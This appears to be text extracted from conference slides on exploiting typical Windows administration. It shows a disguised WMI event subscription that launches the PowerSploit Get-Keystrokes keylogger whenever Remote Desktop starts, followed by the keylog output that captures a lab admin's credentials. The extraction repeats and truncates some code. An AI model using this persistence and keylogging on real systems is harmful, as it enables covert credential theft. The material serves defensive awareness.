



# Where Are We Now: Newer "Secure" Admin Methods





# Where Are We Now: Newer "Secure" Admin Methods



# Where Are We Now: Newer "Secure" Admin Methods

## Login

Username \*

Password \*

Domain

Local

▼


☐ Remember Me On This Computer


 Login

[Forgot your password?](#)

Password Vault Sign In

← → ↻ 🏠 🛡️ Certificate error 🌟 ⚙️

 Privileged Account Security



## SIGN IN

Specify your authentication details


User name

PIN+Tokencode


Sign in


Copyright © 1999-2017 CyberArk Software Ltd. All Rights Reserved.  
Version 9.9.0 (9.90.0.18) [About](#) | [Mobile version](#)

# Exploiting Typical Administration

 Command Prompt

Microsoft Windows [Version 10.0.16299.547]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Users\sean>whoami  
trimarcresearch\sean  
  
C:\Users\sean>mstsc.exe  
  
C:\Users\sean>

 Remote Desktop Connection




## Remote Desktop Connection

Computer:

User name: trimarclab\darthvader


You will be asked for credentials when you connect.

 Show Options

Connect

Help

# Exploiting Typical Administration



# Exploiting Typical Administration

```
PS C:\windows\system32> # Create WMI Event Filter
$ifilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$ifilter.QueryLanguage = "WQL"
$ifilter.EventNamespace = "ROOT\wmi"
$ifilter.Query = "SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName='mstsc.exe'"
$ifilter.Name = "Monitor RDP"
$Result = $ifilter.Put()
$Filter = $Result.Path # To be used in binding
# Create WMI Event Consumer
$iconsumer = ([wmiCLASS]"\\.\root\subscription:CommandLineEventConsumer").CreateInstance()
$iconsumer.Name = "SCCM HealthCheck"
$iconsumer.CommandLineTemplate = "powershell.exe -ExecutionPolicy Bypass -File 'c:\temp\scripts\SCCMHealthCheck.ps1'"
$Result = $iconsumer.Put()
$Consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer
$ibinding = ([wmiCLASS]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()
$ibinding.Filter = $Filter
$ibinding.Consumer = $Consumer
$ibinding.Put()
```

```
Path          : \\.\root\subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
HealthCheck\\",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\"""
RelativePath  : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
HealthCheck\\",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\"""
Server        : .
NamespacePath : root\subscription
ClassName     : __FilterToConsumerBinding
IsClass       : False
IsInstance    : True
IsSingleton   : False
```



# Exploiting Typical Administration

```
PS C:\windows\system32> # Create WMI Event Filter
$siFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$siFilter.QualifierName = "WOL"
```

```
ProcessName='mstsc.exe'"
```

```
ck.ps1'"
```

```
'c:\temp\scripts\SCCMHealthCheck.ps1'"
```

```
RelativePath : HealthCheck\ "", Filter="\\\\.\\root\\subscription:__EventFilter.Name=\\\"Monitor RDP\\\""  
              __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\\\"SCCM  
              HealthCheck\ "", Filter="\\\\.\\root\\subscription:__EventFilter.Name=\\\"Monitor RDP\\\""  
Server       : .  
NamespacePath : root\\subscription  
ClassName    : __FilterToConsumerBinding  
IsClass      : False  
IsInstance   : True  
IsSingleton  : False
```

# Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
```

SCCMHealthCheck.ps1 X

```
1 function Get-Keystrokes {
2     <#
3     .SYNOPSIS
4
5         Logs keys pressed, time and the active window.
6
7         PowerSploit Function: Get-Keystrokes
8         Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
9         Revised By: Jesse Davis (@secabstraction)
10        License: BSD 3-Clause
11        Required Dependencies: None
12        Optional Dependencies: None
13
14    .PARAMETER LogPath
15
16        Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.
17
18    .PARAMETER Timeout
19
20        Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.
21
22    .PARAMETER PassThru
23
24        Returns the keylogger's PowerShell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.
25
26    .LINK
27
28        http://www.obscuresec.com/
29        http://www.exploit-monday.com/
30        https://github.com/secabstraction
31
32    #>
33    [CmdletBinding()]
34    Param (
35        [string] $LogPath = "%TEMP%\key.log",
36        [int] $Timeout = 0,
37        [switch] $PassThru
38    )
39
40    $keylogger = New-Object -TypeName PSObject -Property @{
41        Name = "Get-Keystrokes";
42        Path = $LogPath;
43        Timeout = $Timeout;
44        PassThru = $PassThru;
45    }
46
47    $keylogger | Out-Null
48
49    $keylogger.Start()
50
51    if ($PassThru) {
52        $keylogger
53    }
54 }
```


# Exploiting Typical Administration

```
PS C:\windows\system32> # Create WMI Event Filter
```

```
1 function Get-Keystrokes
2 <#
3 .SYNOPSIS
4
5     Logs keys pressed, time and the active window.
6
7     Powersploit Function: Get-Keystrokes
8     Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
9     Revised By: Jesse Davis (@secabstraction)
10    License: BSD 3-Clause
11    Required Dependencies: None
12    Optional Dependencies: None
13
14 .PARAMETER LogPath
15
16     Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.
17
18 .PARAMETER Timeout
19
20     Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.
21
22 .PARAMETER PassThru
23
24     Returns the keylogger's Powershell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.
25
26 .LINK
27
28     http://www.obscuresec.com/
29     http://www.exploit-monday.com/
30     https://github.com/secabstraction
31
32 #>
33 [CmdletBinding()]
34 param (
35     [string] $LogPath = "%TEMP%\key.log"
36     [int] $Timeout = 0
37     [switch] $PassThru
38 )
39
40 $keylogger = New-Object -TypeName Keylogger -ArgumentList $LogPath, $Timeout, $PassThru
41 $keylogger.Start()
42 if ($PassThru) { $keylogger }
```



# Exploiting Typical Administration



The image shows a Windows File Explorer window on the left and a Notepad window on the right. The File Explorer is displaying the contents of the Local Disk (C:), with the Temp folder selected. The Notepad window is open to a file named \_1.tmp, which contains a log of Windows Security events. The log entries are formatted as CSV, with columns for a character, the event name, the date, and the time.

ew

Local Disk (C:) Search Local Disk

Name Size

- Packages
- PerfLogs
- Program Files
- Program Files (x86)
- Temp
- Users
- Windows
- \_1.tmp 6 KB

\_1.tmp - Notepad

File Edit Format View Help

|     |                    |                       |
|-----|--------------------|-----------------------|
| "t" | "Windows Security" | "8/1/2018 2:08:33 AM" |
| "r" | "Windows Security" | "8/1/2018 2:08:33 AM" |
| "i" | "Windows Security" | "8/1/2018 2:08:33 AM" |
| "m" | "Windows Security" | "8/1/2018 2:08:33 AM" |
| "a" | "Windows Security" | "8/1/2018 2:08:33 AM" |
| "r" | "Windows Security" | "8/1/2018 2:08:33 AM" |
| "c" | "Windows Security" | "8/1/2018 2:08:33 AM" |
| "l" | "Windows Security" | "8/1/2018 2:08:34 AM" |
| "a" | "Windows Security" | "8/1/2018 2:08:34 AM" |
| "b" | "Windows Security" | "8/1/2018 2:08:34 AM" |
| "\" | "Windows Security" | "8/1/2018 2:08:34 AM" |
| "d" | "Windows Security" | "8/1/2018 2:08:35 AM" |
| "a" | "Windows Security" | "8/1/2018 2:08:35 AM" |
| "r" | "Windows Security" | "8/1/2018 2:08:35 AM" |
| "t" | "Windows Security" | "8/1/2018 2:08:35 AM" |
| "h" | "Windows Security" | "8/1/2018 2:08:35 AM" |
| "   | "Windows Security" | "8/1/2018 2:08:36 AM" |

"TypedKey", "WindowTitle", "Time"  
"t", "Remote Desktop Connection", "8/1/2018 2:08:19 AM"  
"r", "Remote Desktop Connection", "8/1/2018 2:08:19 AM"  
"d", "Remote Desktop Connection", "8/1/2018 2:08:20 AM"  
"c", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"  
"d", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"  
"c", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"  
"1", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"  
"1", "Remote Desktop Connection", "8/1/2018 2:08:22 AM"  
".", "Remote Desktop Connection", "8/1/2018 2:08:22 AM"  
"1", "Remote Desktop Connection", "8/1/2018 2:08:22 AM"  
"a", "Remote Desktop Connection", "8/1/2018 2:08:23 AM"  
"b", "Remote Desktop Connection", "8/1/2018 2:08:23 AM"  
".", "Remote Desktop Connection", "8/1/2018 2:08:23 AM"  
"t", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"  
"r", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"  
"i", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"  
"m", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"  
"a", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"  
"r", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"  
"c", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"  
"r", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"  
"e", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"  
"s", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"  
"e", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"

^  
"t", "Windows Security", "8/1/2018 2:08:25 AM"  
"r", "Windows Security", "8/1/2018 2:08:25 AM"  
"i", "Windows Security", "8/1/2018 2:08:25 AM"  
"m", "Windows Security", "8/1/2018 2:08:25 AM"  
"a", "Windows Security", "8/1/2018 2:08:25 AM"  
"r", "Windows Security", "8/1/2018 2:08:25 AM"  
"c", "Windows Security", "8/1/2018 2:08:25 AM"  
"l", "Windows Security", "8/1/2018 2:08:25 AM"  
"a", "Windows Security", "8/1/2018 2:08:25 AM"  
"b", "Windows Security", "8/1/2018 2:08:25 AM"  
"\", "Windows Security", "8/1/2018 2:08:25 AM"  
"d", "Windows Security", "8/1/2018 2:08:25 AM"  
"a", "Windows Security", "8/1/2018 2:08:25 AM"  
"r", "Windows Security", "8/1/2018 2:08:25 AM"  
"t", "Windows Security", "8/1/2018 2:08:25 AM"  
"h", "Windows Security", "8/1/2018 2:08:25 AM"  
"v", "Windows Security", "8/1/2018 2:08:25 AM"  
"a", "Windows Security", "8/1/2018 2:08:25 AM"  
"d", "Windows Security", "8/1/2018 2:08:25 AM"  
"e", "Windows Security", "8/1/2018 2:08:25 AM"  
"r", "Windows Security", "8/1/2018 2:08:25 AM"  
"<Tab>", "Windows Security", "8/1/2018 2:08:25 AM"  
"<Shift>", "Windows Security", "8/1/2018 2:08:25 AM"  
"S", "Windows Security", "8/1/2018 2:08:25 AM"  
"k", "Windows Security", "8/1/2018 2:08:25 AM"



# Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"  
"Remote Desktop Connection","8/1/2018 2:08:19 AM"  
"t","r","d","c","d","c","1","1",".","l","a","b",".","t","r","i","m","a","r","c","r","e","s","e","a","r","c","h",".","c","o","m","<Enter>","  
"t","r","i","m","a","r","c","l","a","b","\\","d","a","r","t","h","v","a","d","e","r","  
"<Tab>","<Shift>","  
"S","k","y","w","a","l","k","e","r","2","0","1","8","<Shift>","!",
```

TypedKeyWindowTitleTime

Remote Desktop Connection 8/1/2018 2:08:19 AM

trdcdc11.lab.trimarcresearch.com<Enter>

trimarclab\darthvader

<Tab>

